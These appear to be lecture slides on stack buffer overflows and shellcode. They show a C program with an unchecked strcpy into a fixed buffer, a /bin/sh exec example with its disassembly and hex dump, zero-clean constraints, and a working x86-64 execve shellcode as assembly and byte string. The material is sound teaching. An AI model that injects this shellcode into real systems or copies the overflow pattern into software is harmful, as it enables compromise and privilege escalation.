
Exploit v1

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```



Exploit v1

```
0: void print(string s) {  
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4: void main(integer argc, strings argv) {  
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7:   }  
8: }
```



Malicious Code

The classic attack when exploiting an overflow is to inject a payload

- Sometimes called `shellcode`, since often the goal is to obtain a privileged shell
- But not always!

There are tools to help generate shellcode

- Metasploit, pwntools

Example shellcode:

```
{  
    // execute a shell with the privileges of the  
    // vulnerable program  
    exec( "/bin/sh" );  
}
```

```
#include <stdio.h>
```

```
void main() {
```

```
    char s[10] = "/bin/sh";
```

```
    execl(s,s,0);
```

```
}
```

```
_main:
```

```
00001f40  pushl  %ebp
```

```
00001f41  movl   %esp,%ebp
```

```
00001f43  subl  $0x18,%esp
```

```
00001f46  leal  0xf6(%ebp),%eax
```

```
00001f49  movl  %eax,%ecx
```

```
00001f4b  movw  $0x0000,0x08(%ecx)
```

```
00001f51  movl  $0x0068732f,0x04(%ecx)
```

```
00001f58  movl  $0x6e69622f,(%ecx)
```

```
00001f5e  movl  %eax,%ecx
```

```
00001f60  movl  %esp,%edx
```

```
00001f62  movl  %eax,0x04(%edx)
```

```
00001f65  movl  %ecx,(%edx)
```

```
00001f67  movl  $0x00000000,0x08(%edx)
```

```
00001f6e  calll 0x00001f78
```

```
00001f73  addl  $0x18,%esp
```

```
00001f76  popl  %ebp
```

```
00001f77  ret
```

```
mba2:smash abhi$ otool -t e22
```

```
e22:
```

```
(__TEXT,__text) section
```

```
00001f14 6a 00 89 e5 83 e4 f0 83 ec 10 8b 5d 04 89 1c 24
00001f24 8d 4d 08 89 4c 24 04 83 c3 01 c1 e3 02 01 cb 89
00001f34 5c 24 08 8b 03 83 c3 04 85 c0 75 f7 89 5c 24 0c
00001f44 e8 09 00 00 00 89 04 24 e8 47 00 00 00 f4 55 89
00001f54 e5 53 83 ec 64 e8 08 00 00 00 2f 62 69 6e 2f 73
00001f64 68 00 5b 89 5d 18 c7 45 1c 00 00 00 00 c7 44 24
00001f74 0c 00 00 00 00 8d 4d 18 89 4c 24 08 89 5c 24 04
00001f84 b8 3b 00 00 00 c7 04 24 00 00 00 00 cd 80 83 c4
00001f94 28 c9 c3
```


Challenges to Writing Shellcode

Compiled shellcode often must be **zero-clean**

- Cannot contain any zero bytes
- Why?

Challenges to Writing Shellcode

Compiled shellcode often must be **zero-clean**

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- Why?
- In C, strings are null (zero) terminated
- `strcpy()` will stop if it encounters a zero while copying!

Challenges to Writing Shellcode

Compiled shellcode often must be **zero-clean**

- Cannot contain any zero bytes
- Why?
- In C, strings are null (zero) terminated
- strcpy() will stop if it encounters a zero while copying!

Shellcode must survive any changes made by the target program

- What if the program decrypts the string before copying?
- What if the program capitalizes lowercase letters?
- Shellcode must be crafted to avoid or tolerate these changes

Clever shell code

<http://shell-storm.org/shellcode/files/shellcode-806.php>


```
main:
;mov rbx, 0x68732f6e69622f2f
;mov rbx, 0x68732f6e69622fff
;shr rbx, 0x8
;mov rax, 0xdeadbeefcafe1dea
;mov rbx, 0xdeadbeefcafe1dea
;mov rcx, 0xdeadbeefcafe1dea
;mov rdx, 0xdeadbeefcafe1dea
xor eax, eax
mov rbx, 0xFF978CD091969DD1
neg rbx
push rbx
;mov rdi, rsp
push rsp
pop rdi
cdq
push rdx
push rdi
;mov rsi, rsp
push rsp
pop rsi
mov al, 0x3b
syscall
```

```
char code[] =
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05";
```

Hitting the Target

Address of shellcode must be guessed exactly

